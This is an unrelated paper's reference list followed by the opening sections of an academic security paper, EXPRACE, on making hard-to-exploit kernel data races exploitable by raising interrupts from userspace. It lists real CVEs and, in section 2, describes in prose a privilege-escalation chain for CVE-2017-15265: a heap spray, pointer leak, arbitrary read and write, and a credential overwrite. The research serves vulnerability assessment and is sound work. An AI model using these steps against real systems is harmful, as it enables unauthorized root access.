[48] MANZOOR, E., MILAJERDI, S. M., AND AKOGLU, L. Fast memory-efficient anomaly detection in streaming heterogeneous graphs. In *International Conference on Knowledge Discovery and Data Mining* (2016), ACM.

[49] MANZOOR, E., MILAJERDI, S. M., AND AKOGLU, L. Streamspot datasets, 2016. https://github.com/sbustreamspot/sbustreamspot-data.

[50] MCCALLUM, A. Cora dataset.

[51] MICRO, T. Dharma ransomware uses av tool to distract from malicious activities, 2019. https://blog.trendmicro.com/trendlabs-security-intelligence/dharma-ransomware-uses-av-tool-to-distract-from-malicious-activities/.

[52] MICROSOFT. Ransomware operators are hiding malware deeper in installer packages, 2017. https://www.microsoft.com/security/blog/2017/03/15/ ransomware-operators-are-hiding-malware-deeper-in-installer-packages/.

[53] MICROSOFT. Ransom:win32/wadhrama.a!rsm, 2017. http://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=ransom:win32/wadhrama.a!rsm&ThreatID=2147720056.

[54] MICROSOFT. About event tracing, 2018. https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing.

[55] MIKOLOV, T., SUTSKEVER, I., CHEN, K., CORRADO, G. S., AND DEAN, J. Distributed representations of words and phrases and their compositionality. In *Advances in Neural Information Processing Systems* (2013), pp. 3111–3119.

[56] MILAJERDI, S. M., GJOMEMO, R., ESHETE, B., SEKAR, R., AND VENKATAKRISHNAN, V. Holmes: Real-time apt detection through correlation of suspicious information flows. In *Symposium on Security and Privacy* (2019), IEEE.

[57] MISRA, S., TOURANI, R., AND MAJD, N. E. Secure content delivery in information-centric networks: Design, implementation, and analyses. In *Workshop on Information-Centric Networking* (2013), ACM.

[58] MUNISWAMY-REDDY, K.-K., HOLLAND, D. A., BRAUN, U., AND SELTZER, M. I. Provenance-aware storage systems. In *Annual Technical Conference* (2006), USENIX, pp. 43–56.

[59] NEC CORPORATION. Automated security intelligence (asi), 2018. https://www.nec.com/en/global/techrep/journal/g16/n01/160110.html.

[60] PASQUIER, T., HAN, X., GOLDSTEIN, M., MOYER, T., EYERS, D., SELTZER, M., AND BACON, J. Practical whole-system provenance capture. In *Symposium on Cloud Computing* (2017), ACM, pp. 405–418.

[61] PASQUIER, T., HAN, X., MOYER, T., BATES, A., HERMANT, O., EYERS, D., BACON, J., AND SELTZER, M. Runtime analysis of whole-system provenance. In *Conference on Computer and Communications Security* (2018), ACM.

[62] PENG, N., POON, H., QUIRK, C., TOUTANOVA, K., AND YIH, W.-T. Cross-sentence n-ary relation extraction with graph lstms. *Transactions of the Association for Computational Linguistics 5* (2017), 101–115.

[63] PEROZZI, B., AL-RFOU, R., AND SKIENA, S. Deepwalk: Online learning of social representations. In *International Conference on Knowledge Discovery and Data Mining* (2014), ACM, pp. 701–710.

[64] RAHBARINIA, B., BALDUZZI, M., AND PERDISCI, R. Real-time detection of malware downloads via large-scale url- file- machine graph mining. In *Asia Conference on Computer and Communications Security* (2016), ACM, pp. 783–794.

[65] ŘEHŮŘEK, R., AND SOJKA, P. Software framework for topic modelling with large corpora. In *Workshop on New Challenges for NLP Frameworks* (2010), ELRA.

[66] RIJNETU, I. Security alert: Malware hides in script injection, bypassing av detection, 2019. https://heimdalsecurity.com/blog/security-alert-malware-script-injection/.

[67] SAMUEL, J., MATHEWSON, N., CAPPOS, J., AND DINGLEDINE, R. Survivable key compromise in software update systems. In *Conference on Computer and Communications Security* (2010), ACM, pp. 61–72.

[68] SHEN, Y., MARICONTI, E., VERVIER, P. A., AND STRINGHINI, G. Tiresias: Predicting security events through deep learning. In *Conference on Computer and Communications Security* (2018), ACM, pp. 592–605.

[69] STRINGHINI, G., KRUEGEL, C., AND VIGNA, G. Shady paths: Leveraging surfing crowds to detect malicious web pages. In *Conference on Computer and Communications Security* (2013), ACM, pp. 133–144.

[70] STRINGHINI, G., SHEN, Y., HAN, Y., AND ZHANG, X. Marmite: spreading malicious file reputation through download graphs. In *Annual Computer Security Applications Conference* (2017), ACM, pp. 91–102.

[71] SZE, W. K., AND SEKAR, R. Provenance-based integrity protection for windows. In *Annual Computer Security Applications Conference* (2015), ACM.

[72] TAI, K. S., SOCHER, R., AND MANNING, C. D. Improved semantic representations from tree-structured long short-term memory networks. *arXiv preprint arXiv:1503.00075* (2015).

[73] TSAI, C.-F., HSU, Y.-F., LIN, C.-Y., AND LIN, W.-Y. Intrusion detection by machine learning: A review. *Expert systems with applications* (2009).

[74] TWIST, J. Cyber threat report 17 sep-02 oct 2017.

[75] VAN KEMENADE, H. Top pypi packages, 2019. https://hugovk.github.io/top-pypi-packages/.

[76] W3C. Prov-overview: an overview of the prov family of documents.

[77] WANG, B., AND GONG, N. Z. Attacking graph-based classification via manipulating the graph structure. In *Conference on Computer and Communications Security* (2019), ACM.

[78] WANG, B., ZHANG, L., AND GONG, N. Z. Sybilscar: Sybil detection in online social networks via local rule based propagation. In *Conference on Computer Communications* (2017), IEEE, pp. 1–9.

[79] WANG, F., KO, R., AND MICKENS, J. Riverbed: Enforcing user-defined privacy constraints in distributed web services. In *NSDI* (2019), pp. 615–630.

[80] WANG, G., HAO, J., MA, J., AND HUANG, L. A new approach to intrusion detection using artificial neural networks and fuzzy clustering. *Expert systems with applications 37*, 9 (2010), 6225–6232.

[81] XU, K., YAO, D., MA, Q., AND CROWELL, A. Detecting infection onset with behavior-based policies. In *International Conference on Network and System Security* (2011), IEEE, pp. 57–64.

[82] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: capturing system-wide information flow for malware detection and analysis. In *Conference on Computer and Communications Security* (2007), ACM, pp. 116–127.

[83] ZAREMBA, W., AND SUTSKEVER, I. Learning to execute. *arXiv preprint arXiv:1410.4615* (2014).

[84] ZÜGNER, D., AKBARNEJAD, A., AND GÜNNEMANN, S. Adversarial attacks on neural networks for graph data. In *International Conference on Knowledge Discovery and Data Mining* (2018), ACM, pp. 2847–2856.

[85] ZÜGNER, D., AND GÜNNEMANN, S. Certifiable robustness and robust training for graph convolutional networks. In *International Conference on Knowledge Discovery Data Mining* (2019), ACM, pp. 246–256.

EXPRACE: Exploiting Kernel Races through Raising Interrupts

Yoochan Lee
Seoul National University
yoochan10@snu.ac.kr

Changwoo Min
Virginia Tech
changwoo@vt.edu

Byoungyoung Lee *
Seoul National University
byoungyoung@snu.ac.kr

Abstract

A kernel data race is notoriously challenging to detect, reproduce, and diagnose, mainly caused by nondeterministic thread interleaving. The kernel data race has a critical security implication since it often leads to memory corruption, which can be abused to launch privilege escalation attacks. Interestingly, due to the challenges above, the exploitation of the kernel data race is also challenging. Specifically, we find that some kernel races are nearly impossible to exploit due to their unique requirement on execution orders, which are almost impossible to happen without manual intervention.

This paper develops a generic exploitation technique for kernel data races. To this end, we first analyze kernel data races, which finds an intrinsic condition classifying easy-to-exploit and hard-to-exploit races. Then we develop EXPRACE, a generic race exploitation technique for modern kernels, including Linux, Microsoft Windows, and MAC OS X. EXPRACE turns hard-to-exploit races into easy-to-exploit races by manipulating an interrupt mechanism during the exploitation. According to our evaluation with 10 real-world hard-to-exploit races, EXPRACE was able to exploit all of those within 10 to 118 seconds, while an exploitation without EXPRACE failed for all given 24 hours.

1 Introduction

Data races are concurrency bugs, which occur when multiple threads access the same memory location while at least one access modifies the location. Without employing a proper synchronization mechanism (such as spinlocks, mutexes, etc.), the data race ends up with inconsistent results, severely harming the security and reliability of underlying systems.

Data races are notoriously difficult to detect, reproduce, and diagnose because they are inherently non-deterministic, caused by thread interleaving or scheduling. This unique characteristic and challenge of data races motivate many studies [3, 7, 9, 18, 27, 30, 40, 50, 57, 65, 66] to focus on assisting software developers in detecting, reproducing, and diagnosing race issues.

CVE	Kernel Ver.	Race Type	Crash Type	PoC
CVE-2016-8655	< Linux 4.8.12	Single-var.	Use-after-free	✔
CVE-2017-2636	< Linux 4.10.1	Single-var.	Double-free	✔
CVE-2017-7533	< Linux 4.12.3	Single-var.	Heap overflow	✔
CVE-2017-17712	< Linux 4.14.6	Single-var.	Uninitialized use	✗
CVE-2019-11486	< Linux 5.0.8	Single-var.	Use-after-free	✔
CVE-2017-15265	< Linux 4.13.8	Multi-var.	Use-after-free	✗
CVE-2019-1999	< Linux 4.19.37	Multi-var.	Use-after-free	▲
CVE-2019-2025	< Linux 4.19.6	Multi-var.	Use-after-free	▲
CVE-2019-6974	< Linux 4.20.8	Multi-var.	Use-after-free	✗
11eb85ec...	< Linux 5.6	Multi-var.	Use-after-free	✗
1a6084f8...	< Linux 5.6	Multi-var.	Use-after-free	✗
20f2e4c2...	< Linux4.19.97	Multi-var.	Use-after-free	✗
4842e98f...	< Linux 4.4	Multi-var.	Use-after-free	✗
da1b9564...	< Linux 4.14	Multi-var.	NULL deref.	✗
e20a2e9c...	< Linux 4.19.32	Multi-var.	Double-Free	✗

Table 1: Real-world kernel data races in Linux. ✔ denotes an exploit is publicly available; ▲ denotes an exploit is publicly available but requires kernel modification; ✗ denotes no publicly available exploits.

Notably, data races in the kernel can be abused to launch privilege escalation attacks. Data races often lead to traditional memory corruptions, including buffer overflows, double-free, use-after-free, etc. Hence, unprivileged users can exploit the memory corruption issue caused by the kernel data race to gain its privilege illegally.

Interestingly, due to the aforementioned challenges related to races, the exploitation of kernel data races is also challenging. Specifically, race exploitation requires precisely controlling the thread interleaving, but the kernel does not offer such a feature for users. Hence race exploitation in practice relies on a brute-force attack – i.e., simply keeping trying to trigger the race until success. Such a brute-force attack works for some kernel races and has been leveraged by most race-based privilege escalation attacks. For instance, as shown in Table 1, exploits known to the public annotated with a checkmark (✔) do so with the brute-force attack. However, we observe that

*Corresponding author

the same brute-force attack is not effective at all for some types of kernel races (i.e., annotated with a triangle ▲).

In particular, we tested those hard-to-exploit cases, CVE-2019-1999 [23], and CVE-2019-2025 [24]. We confirmed that the brute-force exploitation fails, which tried 5 billion times and 15 million times of exploitation for 24 hours (more details in §7.1). It is worth noting that these two kernel races were confirmed to be vulnerabilities by kernel developers, but such confirmation is done by manually modifying the kernel – i.e., manually inserting a sleep function between racing memory accesses in hopes that the success chance of a brute-force attack increases. In other words, when those were confirmed, the testing environment was contrived, which cannot clearly state its exploitability in real-world.[1]

This paper proposes ExpRace, a generic exploitation technique for kernel data races. To this end, we attempt to answer the following two research questions regarding kernel races; Q1: Why some kernel races are exploitable through a brute-force attack, while others are nearly impossible to exploit?; Q2: Would it be possible to develop a new exploitation technique that augments the exploitability of hard-to-exploit kernel races?

To answer the first question, we dissect the kernel data races into two categories – 1) a single-variable race and 2) a multi-variable race – and study the exploitability of each category. Our study found a specific set of multi-variable races (named *non-inclusive multi-variable races*), where its probability of successful brute-force exploitation is near zero. Specifically, exploitation of non-inclusive multi-variable races imposes a unique execution order to trigger, which is nearly impossible to occur without using extra debugging features (e.g., inserting a sleep or installing a breakpoint).

To answer the second question, we develop ExpRace, a generic exploitation technique for non-inclusive multi-variable races. The key idea of ExpRace is to keep raising interrupts to alter kernel thread's interleaving indirectly. This allows ExpRace to transform hard-to-exploit multi-variable races into easy-to-exploit multi-variable races. Executing this idea involves several challenges. First, how to raise an interrupt from userspace? An interrupt mechanism is only controllable from the kernel, and clearly, it is not directly accessible from userspace. Second, even if ExpRace is somehow able to raise an interrupt, how can it impact the thread interleaving in a controlled way? Races occur by multiple threads running on multiple CPU cores. It is unclear how to deliver such an interrupt to a specific thread to alter the thread interleaving for exploitation. Hence, we systematically analyze interrupt mechanisms in modern kernels, including Linux, Microsoft Windows, and Mac OS X. Then ExpRace proposes four new race exploitation methods, where each leverages a different interrupt mechanism (i.e., rescheduling IPI, TLB shootdown IPI, membarrier IPI, and hardware interrupts).

In order to demonstrate the exploitation effectiveness, we evaluated ExpRace with 10 real-world multi-variable races in Linux. Our evaluation results confirm that ExpRace truly transformed hard-to-exploit races into easy-to-exploit races. While a brute-force attack without ExpRace failed to exploit all of those for 24 hours, a brute-force attack with ExpRace has successfully exploited all those 10. The time taken to succeed the exploitation varies depending on each exploitation method and vulnerability, but it takes from 10 seconds to 118 seconds.

We note that a clear understanding of the exploitability is the key for security risk assessment and management. In this regard, many works proposing new exploitation techniques (such as heap sprays [14, 51], ASLR breaking attacks [26], return-oriented programming [48], data-oriented programming [25], etc.) significantly impact and help to design secure systems. We believe ExpRace also sheds a light on kernel race exploitation, which is a relatively under-explored vulnerability type but emerging threats.

To summarize, this paper makes the following contributions:

- **Analysis of Race Exploitability**. We analyzed kernel data races and found an intrinsic condition inherent to each race bug, classifying easy-to-exploit races and hard-to-exploit races.
- **Race Exploitation Methods**. ExpRace presents several new race exploitation methods for modern OSes, including Linux, Microsoft Windows, and Mac OS X, against those hard-to-exploit races. ExpRace indirectly induces the kernel to raise various interrupts, which transforms the hard-to-exploit races into easy-to-exploit races.
- **Evaluation with Real-World Races**. We used ExpRace to exploit ten hard-to-exploit real-world kernel races. Our evaluation show that ExpRace can exploit all of those within 10 to 118 seconds, while a simple brute-force attack without ExpRace failed for all in given 24 hours.

The organization of this paper is as follows. §2 analyzes the race exploitability, and §3 describes the problem scope and research approaches of ExpRace. Then §4 provides a background to understand ExpRace. §5 presents race exploitation techniques for the Linux kernel, and §6 presents for Microsoft Windows and Mac OS X. §8 presents the discussion on ExpRace. §7 evaluates ExpRace, and §9 discusses the related work of this paper. §10 concludes the paper.

2 Exploitability of Kernel Data Races

A kernel data race is a concurrency bug in the kernel, which happens due to improper synchronization of data in its concurrent accesses. Data races in the kernel are notoriously challenging to exploit because its runtime behavior is inherently

[1] The term 'exploitability' in this paper means the reproducibility of the race, but we use 'exploitability' throughout the paper as precisely triggering a race is an essential step to exploit race condition vulnerabilities.




Figure 1: Categorization of kernel data races according to its execution order requirement. T_x and T_y denote the time taken between two instructions in $\texttt{Syscall}_x$ and $\texttt{Syscall}_y$, respectively.

non-deterministic (e.g., impacted by core/thread scheduling orders). Since it involves complex thread interleaving, it is difficult to understand the root cause and reproduce for debugging. This, in fact, becomes a critical hurdle for adversaries who want to exploit data races, which is the key motivation of this paper

In the following, we dive into details of data races from an exploitation perspective. To this end, we first categorize data races into two common types [30, 38], a single-variable race, and a multi-variable race. Then we analyze the exploitability of each race type to motivate this paper.

2.1 Single-Variable Race

A single variable race is a concurrency bug pattern that another task violates atomicity over a single variable (but not correctly enforced by the code) in one task.

An example of a single variable race is illustrated in Figure 1-(a), where two tasks ($\texttt{Task}_x$ and $\texttt{Task}_y$[2]) are running on its own CPU core. These two tasks invoke $\texttt{Syscall}_x$ and $\texttt{Syscall}_y$, respectively. $\texttt{Syscall}_x$'s handler executes an instruction Ⓑ, and $\texttt{Syscall}_y$'s handler executes two instructions Ⓐ and Ⓒ. All these three instructions access the same, single memory variable M. Under this setting, if Ⓑ overwrites the variable M in the middle of Ⓐ and Ⓒ (i.e., T_y, which denotes the time taken between two instructions in $\texttt{Syscall}_y$), the read operation in Ⓒ would get a different value of M compared to the value read in Ⓐ. In other words, the correct behavior may require the atomicity of M over T_y (i.e., the value of M should not change over T_y), but such atomicity is violated due to Ⓑ.

Exploiting Single-Variable Race. To exploit the single-variable race, one needs to precisely control the execution timing involving two kernel threads, where each kernel thread corresponds to $\texttt{Task}_x$ and $\texttt{Task}_y$, respectively, so that the execution order is in Ⓐ $\gg$ Ⓑ $\gg$ Ⓒ ($p \gg q$ denotes p happens before q). Since there is no way to precisely control kernel threads' execution order due to the non-deterministic scheduling behavior, brute-force attacks are typically the only exploitation option in practice. In other words, the attacker keeps invoking $\texttt{Syscall}_x$ and $\texttt{Syscall}_y$ from user threads of $\texttt{Task}_x$ and $\texttt{Task}_y$, respectively, in hopes that Ⓑ is executed within T_y at some point.

Hence, the probability of successful exploitation (i.e., P_{single}) is roughly $\frac{T_y}{T_{\texttt{Syscall}_x}}$, where $T_{\texttt{Syscall}_x}$ denotes the time taken to handle each $\texttt{Syscall}_x$. Here, we focus on capturing the exploitation probability when invoking a single $\texttt{Syscall}_y$. Thus, we assume that if $\texttt{Syscall}_x$ terminates earlier than $\texttt{Syscall}_y$, the same $\texttt{Syscall}_x$ invocation keeps being performed until $\texttt{Syscall}_y$ terminates, which is still a typical brute-force exploitation strategy. Please note that we do not consider the case $T_{\texttt{Syscall}_x} \leq T_y$, because in most of single variable race condition, $T_{\texttt{Syscall}_x}$ is bigger than T_y. Although P_{single} may seem low, it clearly implicates that the exploitation is feasible with many trials. In fact, the goal of most adversaries is completed if taking over the system once. Thus the brute-force exploitation is effective and sufficient to exploit a single-variable race. Roughly interpreting the practical implication of P_{single}, the maximum number of $T_{\texttt{Syscall}_x}$ is about 1 M cycles, and T_y is about 10 cycles according to our evaluation. Then the brute-force would certainly succeed if $\texttt{Syscall}_y$ can be invoked more than 100 K times, which can be mostly completed within one minute. Taking the real-world exploits as another example, available privilege escalation exploits (including CVE-2017-7533 [45], CVE-2017-2636 [44], and CVE-2016-8655 [43]) succeed the brute-force exploitation ranging from 5 to 30 seconds.

2.2 Multi-Variable Race

A multi- variable race violates the atomicity involving multiple variables. Taking the example in Figure 1-(b), suppose instruction Ⓐ and Ⓑ access the variable M_1, and instruction

[2] In this paper, Task can refer to both a user process (or a heavyweight user process) or a user thread (or a lightweight user process) if not explicitly stated. The reason why we use this neutral term Task is that many race cases are working the same for both the process and thread. For those race cases showing different restrictions, we will specifically mention which one we refer to.

Ⓒ and Ⓓ access the variable M_2. In this case, if Ⓒ overwrites M_2 in the middle of Ⓐ and Ⓓ (i.e., T_y), Ⓓ would get different M_2 compared to the case not overwritten by Ⓒ, leading to the atomicity violation. Here, the key difference from a single variable race is that such an atomicity violation involves multiple variables. Thus, in turn, the atomicity violation condition imposes a more strict execution order: Ⓐ ≫ Ⓑ ≫ Ⓒ ≫ Ⓓ.

We note that it is reported that 34% of data races are multi-variable races [38]. Particularly focusing on races in the kernel, we suspect this is related to the fact that the kernel often accesses the data in the following two steps, where each step involves its own race variable: (i) the kernel first searches for a location (i.e., a virtual address) holding data of interest. This search process typically involves enumerating over a well-defined data structure, such as a list, tree, etc.; (ii) once identifying the location, the kernel either fetches the data (i.e., a read operation) or updates the data (i.e., a write operation).

Challenge: Exploiting Multi-Variable Race. Similar to exploiting the single-variable race, the best exploitation strategy would be brute-forcing the multi-variable race. In other words, the attacker keeps invoking $\texttt{Syscall}_x$ and $\texttt{Syscall}_y$ in hopes that the timeline of T_x (in $\texttt{Task}_x$) is placed within T_y (in $\texttt{Task}_y$). Here, T_x denotes the time taken between two instructions in $\texttt{Syscall}_x$. As such, the probability of successful exploitation (denoted as P_{multi}) would roughly be like below:

$$P_{\text{multi}} = \begin{cases} \frac{T_y - T_x}{T_{\texttt{Syscall}_x}} & \text{if } T_x < T_y \\ 0 & \text{if } T_x \geq T_y. \end{cases}$$

This probability model assumes that if $\texttt{Syscall}_x$ terminates earlier than $\texttt{Syscall}_y$, the same $\texttt{Syscall}_x$ keeps invoked to complete the brute-force attack strategy (the opposite case is also possible, but the probabilistic model is roughly the same). If $T_x < T_y$ (depicted in Figure 1-b), P_{multi} is that T_x's timeline is completely overlapped by that of T_y while running each $\texttt{Syscall}_y$. Compared to P_{single}, this success probability would not be much different from the attacker's perspective – as we mentioned before, a typical goal of an adversary is to take over the system just once.

On the contrary, if $T_x \geq T_y$ (depicted in Figure 1-c), P_{multi} is near zero with brute force. That is because it is virtually impossible to satisfy both execution orders when $T_x \geq T_y$: Ⓐ ≫ Ⓑ and Ⓒ ≫ Ⓓ.

As a result, security researchers who report a multi-variable race vulnerability often use an extra debugging feature to confirm the exploitability (i.e., making the proof-of-concept exploit similar to when $T_x < T_y$). However, such an extra debugging feature cannot be used from userspace, so such a proof-of-concept exploit is far from confirming the real-world exploitability. For instance, to confirm CVE-2019-1999 [23] and CVE-2019-2025 [24], researchers have manually inserted a sleep function between Ⓐ and Ⓓ (i.e., modified the kernel code) to increase T_y intentionally. Another example is to intentionally install a breakpoint between Ⓐ and Ⓓ, artificially




Figure 2: A simplified multi-variable race: CVE-2017-15265

enforcing the execution orders. Note that above mentioned debugging methods are also used in automated race detection or fuzzing systems such as [19, 27, 29].

In the following, we use a real-world multi-variable race vulnerability, CVE-2017-15265, to clearly describe why this case is nearly impossible to exploit in practice.

Real-world Multi-Variable Race: CVE-2017-15265. CVE-2017-15265 is a multi-variable race condition in the Linux kernel's sound driver (illustrated in Figure 2). In this race condition, we assume that there are two tasks, $\texttt{Task}_x$ and $\texttt{Task}_y$ (as shown in ❶), where $\texttt{Task}_x$ and $\texttt{Task}_y$ can be either the same process (i.e., one is created by `pthread_create()` from another) or different processes (i.e., created through `fork()`).

Then either $\texttt{Task}_x$ or $\texttt{Task}_y$ (or both if $\texttt{Task}_x$ and $\texttt{Task}_y$ are different processes) opens the sound driver to get its file descriptor (i.e., ❷). Using this file descriptor, $\texttt{Task}_y$ requests to allocate a new port by invoking `ioctl()` with a create command (i.e., `SND_SEQ_CREATE_PORT`). In response to this allocation request, the kernel thread for $\texttt{Task}_y$ allocates a new buffer (i.e., `port`) and then inserts that new buffer to the list (i.e., `p->list`), which shown in Ⓐ. Then the buffer (i.e., `port->name`) is initialized as user input in Ⓓ.

Simultaneously, $\texttt{Task}_x$ attempts to free the port, which is allocated by $\texttt{Task}_y$ through `ioctl()` with a free command (i.e., `SND_SEQ_DELETE_PORT`). In response to the free request, the kernel thread for $\texttt{Task}_x$ finds the corresponding buffer (i.e., `port`) from the list (i.e., `p->list`), which was also referenced by $\texttt{Task}_y$ (Ⓑ). Then it frees the buffer (Ⓒ).

Suppose these two tasks perform the behaviors above. In that case, it may result in a multi-variable race, which involves the following two variables: i) `p->list`, which is accessed by Ⓐ and Ⓑ, and ii) `port`, which is accessed by Ⓒ and Ⓓ. More specifically, the atomicity is violated if the execution order follows Ⓐ ≫ Ⓑ ≫ Ⓒ ≫ Ⓓ. Under this execution order, $\texttt{Task}_y$ assumes that when it invokes Ⓓ, `port` is active. However, `port` is already freed by $\texttt{Task}_x$ since no synchronization method, such as `spinlock` is used to retain `port`. Therefore, $\texttt{Task}_y$ uses `port` after being freed, resulting in a well-known memory

corruption issue, use-after-free.

To fully exploit this vulnerability, we need to trigger the use-after-free vulnerability three times. We first spray the `file` pointers through `msgsnd()`. Next, we trigger the vulnerability to partially overwrite the `struct snd_seq_prioq *tickq` within `struct snd_seq_queue` to leak the sprayed `struct file` pointer. Then, we trigger the vulnerability to overwrite `struct iovec` [52] to perform the arbitrarily address read attack, which reads `struct *f_cred` within `struct file`. Finally, we trigger the vulnerability to overwrite `struct iovec` once more to perform the arbitrary address write with the value zero, which eventually overwrites the root privilege to the credential structure (i.e., `struct cred`). This completes the privilege escalation attack.

However, exploiting CVE-2017-15265 through bruteforcing is virtually infeasible because P_{multi} is zero when $T_x > T_y$. More specifically, we observed that T_x is about 12 times longer than T_y, according to our evaluation (§7.1), because there are many instructions executed in between ❷ and ❸. Our evaluation also has shown that the brute-force exploitation fails even after trying for 24 hours, confirming that it is nearly impossible to meet the violation execution order.

3 Problem Scope and Research Approaches

3.1 Problem Scope

This paper proposes ExpRace, which aims at developing a practical exploitation method for a non-inclusive multi-variable race (i.e., when $T_x > T_y$ as shown in §2). ExpRace assumes a typical privilege escalation attack scenario—escalating its privilege from the user to the kernel privilege, where an adversary already has access to the user privilege so that she/he can invoke system calls that an underlying kernel provides. As such, ExpRace does not assume that the adversary has the kernel privilege, meaning that the adversary cannot leverage any kernel debugging features. Under this assumption, ExpRace develops user-level applications which are designated to attack race issues. In particular, ExpRace presents exploitation methods for such race issues in the modern kernel, including Linux (§5), Microsoft Windows (§6.1), and Mac OS X (§6.2).

A privilege escalation attack exploiting a race vulnerability mostly takes the following two steps: 1) triggering a race, which leads to memory corruption (such as buffer overflows, double-free, use-after-free, etc.); 2) exploiting a memory corruption, which accordingly hijacks the control-flow (such as ROP attacks [48]) or data-flow (such as DOP attacks [25]) to escalate the privilege eventually. We focus on the first step, triggering the race, and we do not cover the second step, exploiting memory corruption. This is because the second step is not related to generic race issues but related to an exploitation technique for a specific memory corruption issue studied by many previous works [14, 25, 48, 51, 64].




Figure 3: A research approach of ExpRace to exploit a non-inclusive multi-variable race. Using Task$_{int}$, ExpRace indirectly causes the kernel to raise an interrupt, which in turn enlarges the original T_y and thus transformed into exploiting an inclusive multi-variable race.

3.2 Research Approaches

The key insight behind ExpRace is in intentionally enlarging T_y in order to transform the hard-to-exploit non-inclusive multi-variable race into the easy-to-exploit inclusive multi-variable race (illustrated in Figure 3). To this end, ExpRace attempts to enlarge T_y by raising an interrupt. Specifically, T_y can be enlarged if following two conditions meet: 1) correct interrupt destination: an interrupt should be delivered to the CPU core running the kernel thread of Task$_y$; and 2) precise interrupt timing: an interrupt should be delivered when the kernel thread of Task$_y$ executes an instruction between Ⓐ and Ⓓ; If these two conditions were met, the core received the interrupt will switch to the interrupt handler (so as to immediately handle the interrupt), and after completing the interrupt handling, that core will switch back to the kernel thread of Task$_y$. As a result, due to the time handling the interrupt (annotated as T_E), the original T_y will be enlarged. We denote such an enlarged time window as $T_{y'}$ such that $T_{y'} = T_y + T_E$, and we call $T_{y'}$ as *a race window*.

To clearly understand the theoretical aspect of this exploitation method, we model the probability of successful exploitation as $P^{\text{ExpRace}}_{\text{multi}}$. This probability is modeled under the assumption that ExpRace can control that the interrupt can be delivered to the destined core. We further assume that for each Syscall$_y$ invocation, both Syscall$_x$ and Syscall$_{int}$ kept being executed without any noise.

$$P^{\text{ExpRace}}_{\text{multi}} = \begin{cases} \frac{T_y}{T_{\text{Syscall}_{int}}} & \text{if } T_{\text{Syscall}_x} \leq T_{y'} \\ \frac{T_y}{T_{\text{Syscall}_{int}}} * \frac{T_{y'} - T_x}{T_{\text{Syscall}_x}} & \text{if } T_{\text{Syscall}_x} > T_{y'} \text{ and } T_x < T_{y'} \\ 0 & \text{if } T_{\text{Syscall}_x} > T_{y'} \text{ and } T_x \geq T_{y'}. \end{cases}$$

For the first case (i.e., $T_{\text{Syscall}_x} \leq T_{y'}$), the exploitation would be successful if an interrupt is raised within T_y, be-

cause T_x is always overlapped within the race window $T_{y'}$. For the second case (i.e., $T_{\texttt{Syscall}_x} > T_{y'}$ and $T_x < T_{y'}$), following two events should occur together to be a successful exploit: i) an interrupt is raised within T_y and ii) T_x is overlapped with the enlarged race window $T_{y'}$ during each $\texttt{Syscall}_x$ execution. For the last case (i.e., $T_{\texttt{Syscall}_x} > T_{y'}$ and $T_x < T_{y'}$), the probability is zero because T_x is too large to be overlapped within the extended race window, so the race would never occur.

Research Challenges. Since an interrupt mechanism is only controllable from the kernel and thus non-controllable from the user, following research challenges are arising to accomplish ExpRace. First, how to raise an interrupt which can be used with user privileges and affect kernel mode execution? There is no direct way to raise an interrupt since modern kernels limit user's control over interrupts. Moreover, there are many different types of interrupts (from IPI to hardware interrupts), and we do not know if any of those are controllable at some extent by users. Second, suppose ExpRace is somehow able to raise an interrupt, but how does ExpRace deliver the interrupt to the destined core? Modern kernels are heavily optimizing its interrupt handling mechanism, as it is very critical to its runtime responsiveness. As such, its core affinity with respect to interrupt handling can be very different for each type of interrupt, challenging ExpRace for exploiting non-inclusive multi-variable races.

4 Interrupt Handling in Linux

The exploitation mechanism of ExpRace highly depends on how it triggers an interrupt. Hence, this section provides the necessary background on the interrupt handling mechanism before presenting ExpRace's exploitation methods using an indirect interrupt raising mechanism (§5). Specifically, we describe the basic mechanism of interrupts and its different types in this section. Note that most of the descriptions in this section are Linux specific. Since its general working mechanism is similar in other OSes, we will clearly state its differences when describing the exploitation methods for non-Linux systems in §6.

